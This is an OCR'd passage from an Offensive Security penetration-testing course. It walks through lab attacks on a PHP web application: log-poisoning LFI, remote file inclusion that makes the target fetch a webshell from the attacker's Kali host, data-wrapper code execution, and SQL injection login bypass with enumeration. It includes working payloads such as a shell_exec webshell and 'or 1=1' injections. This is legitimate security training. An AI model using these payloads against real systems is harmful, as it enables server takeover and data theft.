http://10.11.0.22/menu.php?file=c:\xampp\apache\logs\access.log&cmd=ipconfig
```

Listing 299 - Using the poisoned log file

Once the URL is sent to the web server, the output should look something like this:




Figure 156: Executing Code with the LFI Vulnerability

If everything worked as expected, the bottom of the page should include the output of **ipconfig**.

Copyright © Offensive Security Ltd. All rights reserved.

So what exactly happened here? Thanks to the application's PHP *include* statement and our ability to specify which file to include (Listing 295), the contents of the contaminated access.log file were executed by the web page.

The PHP engine in turn runs the *<?php echo shell_exec($_GET['cmd']);?>* portion of the log file's text (our payload) with the *cmd* variable's value of "ipconfig", essentially running **ipconfig** on the target and displaying the output. The additional lines in the log file are simply displayed because they do not contain valid PHP code.

This is certainly not what the developer intended!

Now that we have demonstrated how to gain code execution via logfile poisoning, we should be able to get a shell on the system. We will leave that as an exercise for the reader.

9.4.4.5 Exercises

1. Obtain code execution through the use of the LFI attack.
2. Use the code execution to obtain a full shell.

9.4.4.6 Remote File Inclusion (RFI)

Remote file inclusion (RFI) vulnerabilities are less common than LFIs since the server must be configured in a very specific way, but they are usually easier to exploit. For example, PHP apps must be configured with *allow_url_include* set to "On". Older versions of PHP set this on by default but newer versions default to "Off". If we can force a web application to load a remote file and execute the code, we have more flexibility in creating the exploit payload.

Let's look at an example of an RFI vulnerability. The LFI vulnerability previously demonstrated is also vulnerable to RFI. Consider the following:

```
http://10.11.0.22/menu.php?file=http://10.11.0.4/evil.txt
```

Listing 300 - Using the file parameter for an RFI payload

This request would force the PHP webserver to try to include a remote file from our Kali attack machine. We can test this by launching a netcat listener on our Kali machine, then submitting the URL on our Windows 10 target:

```
kali@kali:~$ sudo nc -nvlp 80
listening on [any] 80 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50324
GET /evil.txt HTTP/1.0
Host: 10.11.0.4
Connection: close
```

Listing 301 - Using a Netcat listener to verify RFI

The output reveals that when the URL was submitted, the Windows 10 machine did indeed reach out to our Kali machine in an attempt to retrieve the evil.txt file. Had the file been retrieved, it would have further attempted to include and execute it.

Although this is a simple example, the URL is valid and the process is working, essentially allowing us to load and execute any file hosted on a remote web server.

Copyright © Offensive Security Ltd. All rights reserved.

Older versions of PHP have a vulnerability in which a null byte[278] (%00) will terminate any string. This trick can be used to bypass file extensions added server-side and is useful for file inclusions because it prevents the file extension from being considered as part of the string. In other words, if an application reads in a parameter and appends ".php" to it, a null byte passed in the parameter effectively ends the string without the ".php" extension. This gives an attacker more flexibility in what files can be loaded with the file inclusion vulnerability.

Another trick for RFI payloads is to end them with a question mark (?) to mark anything added to the URL server-side as part of the query string.

To see this in action, we can set up our Apache server to host a malicious evil.txt file with the same PHP command shell we used in our log poisoning attack. After creating the file, we will refresh Apache with a quick restart:

```
kali@kali:/var/www/html$ cat evil.txt
<?php echo shell_exec($_GET['cmd']); ?>

kali@kali:/var/www/html$ sudo systemctl restart apache2
```

Listing 302 - Creating an RFI payload and starting Apache

Once the file is in place and our web server is running, we can send our RFI attack URL to the vulnerable web application on the Windows 10 machine and see if our code executes:

```
http://10.11.0.22/menu.php?file=http://10.11.0.4/evil.txt&cmd=ipconfig
```

Listing 303 - Exploiting the RFI vulnerability




Figure 157: Exploiting the RFI Vulnerability

Excellent. The exploit is working. Our code was included from a remote server and successfully executed. This is a very simple *webshell*.

[278] (The PHP Group, 2019), https://www.php.net/manual/en/security.filesystem.nullbytes.php

Copyright © Offensive Security Ltd. All rights reserved.

A webshell is a small piece of software that provides a web-based command line interface, making it easier and more convenient to execute commands. There are many types of webshells and Kali includes several in /usr/share/webshells, written in many common web application programming languages. As always, review the contents of these files before using them.

Based on the success of these simple examples, we can use Apache (or another HTTP server) to host these shells for RFIs, expanding our capabilities.

Now that we can execute code on the server, it should be a simple matter to go from code execution to a shell with the help of the webshells included with Kali Linux.

9.4.4.7 Exercises

1. Exploit the RFI vulnerability in the web application and get a shell.
2. Using /menu2.php?file=current_menu as a starting point, use RFI to get a shell.
3. Use one of the webshells included with Kali to get a shell on the Windows 10 target.

9.4.4.8 Expanding Your Repertoire

Now that we've walked through the basics, let's look at some ways to expand our repertoire.

First, let's look at some Apache alternatives.

Kali includes several tools that can create HTTP servers. This is especially helpful if we need to quickly stand up HTTP servers on arbitrary ports.

Note that the following examples use registered ports, but we can also run servers on system ports if we run the commands with root user permissions.

For example, we can start an HTTP server on an arbitrary port in Python 2.x by setting **-m SimpleHTTPServer** to set the desired module and **7331** to set the TCP port:

```
kali@kali:~$ python -m SimpleHTTPServer 7331
Serving HTTP on 0.0.0.0 port 7331 ...
```

Listing 304 - Using Python 2 to run an HTTP server on port 7331

The syntax is slightly different with Python 3.x as the module name is different:

```
kali@kali:~$ python3 -m http.server 7331
Serving HTTP on 0.0.0.0 port 7331 (http://0.0.0.0:7331/) ...
```

Listing 305 - Using Python 3 to run an HTTP server on port 7331

Both commands will start an HTTP server and host any files or directories from the current working path.

PHP includes a built-in web server that can be launched with the **-S** flag followed by the address and port to use:

```
kali@kali:~$ php -S 0.0.0.0:8000
PHP 7.3.8-1 Development Server started at Wed Aug 28 12:59:52 2019
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Listening on http://0.0.0.0:8000
Document root is /home/kali
Press Ctrl-C to quit.
```

Listing 306 - Using PHP to run an HTTP server on port 8000

We can also launch an HTTP server with a Ruby "one liner". The command requires several flags including **-run** to load un.rb, which contains replacements for common Unix commands, **-e httpd** to run the HTTP server, **.** to serve content from the current directory, and **-p 9000** to set the TCP port:

```
kali@kali:~$ ruby -run -e httpd . -p 9000
[2019-08-28 12:44:14] INFO  WEBrick 1.4.2
[2019-08-28 12:44:14] INFO  ruby 2.5.5 (2019-03-15) [x86_64-linux-gnu]
[2019-08-28 12:44:14] INFO  WEBrick::HTTPServer#start: pid=1367 port=9000
```

Listing 307 - Using Ruby to run an HTTP server on port 9000

We can also use **busybox**, "the Swiss Army Knife of Embedded Linux", to run an HTTP server with **httpd** as the function, **-f** to run interactively, and **-p 10000** to run on TCP port 10000:

```
kali@kali:~$ busybox httpd -f -p 10000
```

Listing 308 - Using BusyBox to run an HTTP server on port 10000

To stop any of these servers, we can simply hit Ctrl C.

Next, let's discuss PHP wrappers.

9.4.4.9 PHP Wrappers

PHP provides several protocol wrappers[279] that we can use to exploit directory traversal and local file inclusion vulnerabilities. These filters give us additional flexibility when attempting to inject PHP code via LFI vulnerabilities.

We can use the *data*[280] wrapper to embed inline data as part of the URL with plaintext or *base64*[281] encoded data. This wrapper provides us with an alternative payload when we cannot poison a local file with PHP code.

Let's take a closer look at how to use the data wrapper. We start it with "data:" followed by the type data. In this case, we'll use "text/plain" for plaintext. We follow that with a comma to mark the start of the contents, in this case "hello world". When we put it all together, we get "data:text/plain,hello world".

We already know the menu page is vulnerable to LFI attacks. If we submit a payload using a data wrapper, the application should treat it the same as a regular file and include it in the page. Let's check if this works by submitting the following URL and checking the results:

```
http://10.11.0.22/menu.php?file=data:text/plain,hello world
```

Listing 309 - A test payload using the data wrapper

[279] (The PHP Group, 2019), https://www.php.net/manual/en/wrappers.php

[280] (The PHP Group, 2019), https://www.php.net/manual/en/wrappers.data.php

[281] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Base64

Copyright © Offensive Security Ltd. All rights reserved.

Let's see how this renders:




Figure 158: Verifying the Data Wrapper Works

As suspected, the application treated the data wrapper as if it was a file and included it in the page, displaying our "hello world" string.

Since a plaintext data wrapper worked, let's see how far we can push this. We know there is an LFI vulnerability on this page and the previous example proves we can inject content with a data wrapper. Let's replace "hello world" with some PHP code and check if it executes. We will use *shell_exec* to run the **`dir`** command, wrapping in PHP tags. The URL, then, looks like this:

```
http://10.11.0.22/menu.php?file=data:text/plain,<?php echo shell_exec("dir") ?>
```

Listing 310 - A sample LFI payload using the data wrapper

Copyright © Offensive Security Ltd. All rights reserved.

Let's submit this and see if it works:




Figure 159: Exploiting LFI Using the Data Wrapper

Excellent. The PHP code we included in the data wrapper was executed server-side, producing a directory listing. We can now exploit the LFI without manipulating any local files.

9.4.4.10 Exercises

1. Exploit the LFI vulnerability using a PHP wrapper.
2. Use a PHP wrapper to get a shell on your Windows 10 lab machine.

9.4.5 SQL Injection

SQL Injection[282] is a common web application vulnerability that is caused by unsanitized user input being inserted into *queries*[283] and subsequently passed to a database for execution. Queries are used to interact with a database, such as inserting or retrieving data. If we can inject malicious input into a query, we can "break out" of the original query made by the developers and introduce our own malicious actions.

These types of vulnerabilities can lead to database information leakage and, depending on the environment, could lead to complete server compromise.

[282] (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_injection

[283] (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_syntax#Queries

Copyright © Offensive Security Ltd. All rights reserved.

In this section, we will examine SQL injection attacks under a PHP/MariaDB environment. While the concepts are the same for other environments, the syntax used during an attack may need to be updated to accommodate different database engines or scripting languages.

MariaDB is very similar to MySQL. In fact, it started out as a fork of MySQL. While there are some minor differences, most of these are irrelevant to an attacker.

9.4.5.1 Basic SQL Syntax

Structured Query Language (SQL)[284] is the primary language used to interact with relational databases. While there is a standard syntax for SQL, most database software packages have implementation variations. However, the basics are generally the same. Let's walk through some basic SQL concepts and syntax[285] to get a feel for it before moving on to exploitation.

A relational database is made up of one or more tables and each table has one or more columns. Each entry in a table is called a row. Let's look at an example:

```
+----+------------+--------------+
| id | username   | password     |
+----+------------+--------------+
|  1 | tom.jones  | notunusual   |
```

Listing 311 - A sample users table

In Listing 311, the columns are *id*, *username*, and *password*. There is one row of data for a user with the username of *tom.jones* and a password of *notunusual*.

In most cases, we will be dealing with *queries*. Queries are instructions to the database engine and we use them to retrieve or manipulate data in the database. A *SELECT* query is the most basic interaction:

```
SELECT * FROM users;
```

Listing 312 - A simple select query

We can paraphrase the query in Listing 312 as "show me all columns and records in the *users* table". The first argument to the *SELECT* command is a column and the asterisk is a special character that means "all".

We also have the option of introducing a conditional clause to our query with a *WHERE* clause:

```
SELECT username FROM users WHERE id=1;
```

Listing 313 - A select query with a where clause

We can paraphrase the query in Listing 313 as "show me the username field from the *users* table, showing only records with an *id* of 1".

[284] (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL

[285] (Wikipedia, 2019), https://en.wikipedia.org/wiki/SQL_syntax

Copyright © Offensive Security Ltd. All rights reserved.

These are just some of the basics. We can also *INSERT*, *UPDATE*, and *DELETE* data in tables. We won't cover those statements here, but as we show how to exploit SQL injection, we will cover additional SQL syntax as needed.

9.4.5.2 Identifying SQL Injection Vulnerabilities

Before we can find SQL injection vulnerabilities, we must first identify locations where data might pass through a database. Authentication is usually backed by a database and depending on the nature of the web application, other areas including products on an E-commerce site or message threads on a forum generally require database interaction.

We can use the single quote ('), which SQL uses as a string delimiter, as a simple check for potential SQL injection vulnerabilities. If the application doesn't handle this character correctly, it will likely result in a database error and can indicate that a SQL injection vulnerability exists. Knowing this, we generally begin our attack by inputting a single quote into every field that we suspect might pass its parameter to the database. We will need to use this trial and error approach when *black box testing*.[286]

If we have access to the application's source code, we can review it for SQL queries being built by string concatenation. In PHP, this might look something like the following:

```
$query = "select * from users where username = '$user' and password = '$pass'";
```

Listing 314 - Sample PHP code with SQL query

If user data is included in a SQL statement without being sanitized in any way, the chances of SQL injection occurring are very high. Let's break this down further with some examples. In a normal login, a user might submit "Tom" and "password123" for their username and password. The code would therefore look like this:

```
$query = "select * from users where username = 'Tom' and password = 'password123'";
```

Listing 315 - Sample code with normal login

Notice how the submitted values are wrapped in single quotes. Let's take a look at what happens if a single quote is submitted as a value:

```
$query = "select * from users where username ='' and password = 'password123' ";
```

Listing 316 - Sample code with SQL injection payload

Since single quotes are used for delimiters, the above query reads as an empty username and then a misplaced string of "and password =", creating a syntax error. If the web application shows error messages in its pages, we would receive output similar to the following:

```
Notice: invalid query: You have an error in your SQL syntax; check the manual that cor
responds to your MariaDB server version for the right syntax to use near 'password123'
' at line 1 in C:\xampp\htdocs\login.php on line 20
```

Listing 317 - A sample SQL error message

[286] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Black-box_testing

Copyright © Offensive Security Ltd. All rights reserved.

This error message tells us several things: we've caused an error in a SQL statement, the database software is MariaDB, and the server is running XAMPP on Windows. Let's look at how we can leverage this vulnerability to gain access to the admin page.

9.4.5.3 Authentication Bypass

Authentication bypass is a classic example of exploiting a SQL injection vulnerability that demonstrates the dangers of evil users playing with your database. Consider the code sample in the previous section. If we are able to inject our own code into the SQL statement, how might we alter the query in our favor?

Here is the normal use case: a legitimate user submits their username and password to the application. The application queries the database using those values. The SQL statement uses an *and* logical operator in the *where* clause. Therefore, the database will only return records that have a user with a given username and matching password.

A SQL query for a normal login, then, looks like this:

```
select * from users where name = 'tom' and password = 'jones';
```

Listing 318 - Sample login query

If we control the value being passed in as *$user*, we can subvert the logic of the query by submitting **tom' or 1=1;#** as our username, which creates a query like this:

```
select * from users where name = 'tom' or 1=1;#' and password = 'jones';
```

Listing 319 - Sample login query with SQL injection payload

The pound character (#) is a comment marker in MySQL/MariaDB. It effectively removes the rest of the statement, so we're left with:

```
select * from users where name = 'tom' or 1=1;
```

Listing 320 - Sample query as executed

We can paraphrase this as "show me all columns and rows for users with a name of tom or where one equals one". Since the "1=1" condition always evaluates to *true*, all rows will be returned. In short, by introducing the *or* clause and the "1=1" condition, this statement will return all records in the *users* table, creating a valid "password check".

Is this enough to bypass authentication? It depends. We have manipulated the query to return all the records in the users table. The application code determines what happens next. Some programming languages have functions that query the database and expect a single record. If these functions get more than one row, they will generate an error. Other functions might process multiple rows just fine. We cannot know what to expect without the application's source code or using trial and error.

If we do encounter errors when our payload is returning multiple rows, we can instruct the query to return a fixed number of records with the LIMIT statement:

```
select * from users where name = 'tom' or 1=1 LIMIT 1;#
```

Listing 321 - Sample query with LIMIT statement

Copyright © Offensive Security Ltd. All rights reserved.

To experiment with these queries and the affect they have on the database, we can connect directly to the database on our Windows 10 lab machine with a MySQL username and password of root/root and issue SQL statements directly:

```
c:\xampp\mysql\bin> mysql -u root -p root
...

MariaDB [(none)]> use webappdb;
Database changed

MariaDB [webappdb]> select * from users;
+----+----------+--------------+
| id | username | password     |
+----+----------+--------------+
|  1 | admin    | p@ssw0rd     |
|  2 | jigsaw   | footworklure |
+----+----------+--------------+
2 rows in set (0.01 sec)

MariaDB [webappdb]>
```

Listing 322 - Connecting to the MariaDB instance

Now let's try this against our sample application and attempt to log in without valid credentials. We should be able to trick the application into letting us in without a password by including the "or 1=1 LIMIT 1;" clause and commenting out the rest of the query. We don't know exactly what the query looks like, but the "or" clause will evaluate to true and therefore cause the query to return records. We will include the "LIMIT" clause to keep it simple and only return one record. We will submit our payload in the "username" field:




Figure 160: Exploiting SQL Injection

Copyright © Offensive Security Ltd. All rights reserved.

If we've manipulated the query successfully, we should get a valid authenticated session:




Figure 161: Gaining Access to the Admin Page

Nice. We've bypassed this application's login! Let's examine the source code so we fully understand what is happening here:

```
11  <?php
12    session_start();
13    include "database.php";
14    if ( ! empty( $_POST ) ) {
15      if (isset($_POST['username']) && isset($_POST['password']) ) {
16        $sql="select * from users where username ='" . $_POST['username'] .
                "' and password = '" . $_POST['password'] . "'";
17
18        $result = $conn->query($sql);
19        if(!$result) {
20          trigger_error("invalid query: " . $conn->error);
21        }
22        if( $result->num_rows == 1 ) {
23          $_SESSION['user'] = $_POST['username'];
24          header("Location:admin.php");
25        } else {
26          echo "<div class=\"alert alert-danger\">Wrong username or password</div>";
27        }
28      }
29
30    }
31  ?>
```

Listing 323 - Code excerpt from login.php

On line 16 of Listing 323, the values of the *username* and *password* parameters submitted via POST are directly added to the string containing the SQL query. Normally, the query would only return results when a valid username and associated password are submitted. Our SQL injection payload "escapes" out of the intended query and injects an "OR" clause, which causes the query to return rows even if the username and password aren't correct.

Copyright © Offensive Security Ltd. All rights reserved.

Line 22 checks if the query result is one row. If an invalid username or password is submitted, the query wouldn't return any rows. If a valid username and password are submitted, the query would return one row. The application's developer assumed this was enough to determine if a user should be authenticated as line 23 stores the user's name in session state and line 24 redirects the user to admin.php.

We had to include the "LIMIT" clause to deal with the check on line 22. Attackers wouldn't necessarily know this without seeing the source code, which is why experimentation is very important in black box testing.

How can we prevent SQL Injection? A naïve approach might be to remove all single quote characters when sanitizing user input. However, there are times that single quotes should be considered valid input, such as surnames.

The best approach is to use parameterized queries, also known as prepared statements.[287] This feature allows the developer to put parameters or placeholders into their SQL statements. The user input is then supplied alongside the statement and the database binds the values to the statement, creating a layer of separation between the SQL statement code and the data values. This prevents the user supplied data from manipulating the SQL code. Most major database systems and programming languages support prepared statements.

9.4.5.4 Exercises

1. Interact with the MariaDB database and manually execute the commands required to authenticate to the application. Understand the vulnerability.
2. SQL inject the username field to bypass the login process.
3. Why is the username displayed like it is in the web application once the authentication process is bypassed?
4. Execute the SQL injection in the password field. Is the "LIMIT 1" necessary in the payload? Why or why not?

9.4.5.5 Enumerating the Database

We can also use SQL injection attacks to enumerate the database. We will need this information as we start to build more complicated SQL injection payloads. For example, we need to know column and table names if we are going to extract data from them. This helps us execute a more surgical data extraction.

Let's examine some techniques to retrieve this information from the application.

Our previous login form isn't suitable for a demonstration of this so we'll turn to debug.php, which also contains a SQL injection vulnerability as shown in this code:

---

[287] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Prepared_statement

Copyright © Offensive Security Ltd. All rights reserved.

```
$sql = "SELECT id, name, text FROM feedback WHERE id=". $_GET['id'];
```

Listing 324 - SQL query from debug page

We can test if this page is vulnerable by adding a single quote as the value of the *id* parameter:




Figure 162: Another SQL Error Message

This results in an SQL syntax error, indicating the presence of a potential SQL injection vulnerability.

9.4.5.6 Column Number Enumeration

We can add an *order by* clause to the query for simple enumeration. This clause tells the database to sort the results of the query by the values in one or more columns. We can use column names or the column index in the query.

Let's submit the following URL:

```
http://10.11.0.22/debug.php?id=1 order by 1
```

Listing 325 - Appending the "order by" statement

This query instructs the database to sort the results based on the values in the first column. If there is at least one column in the query, the query is valid and the page will render without errors. We can submit multiple queries, incrementing the *order by* clause each time until the query generates an error, indicating that the maximum number of columns returned by the query in question has been exceeded. Remember, a query can select all the columns in a table or just a subset of columns. We need to rely on this trial-and-error approach if we do not have access to the source query.

Since we will need to iterate the column number an arbitrary number of times, we should automate the queries with Burp Suite's Repeater tool.

Copyright © Offensive Security Ltd. All rights reserved.

To do this, we must first launch Burp Suite, turn off Intercept and launch the URL against our Windows target. In the *Proxy > HTTP history* we should see the request we want to repeat:

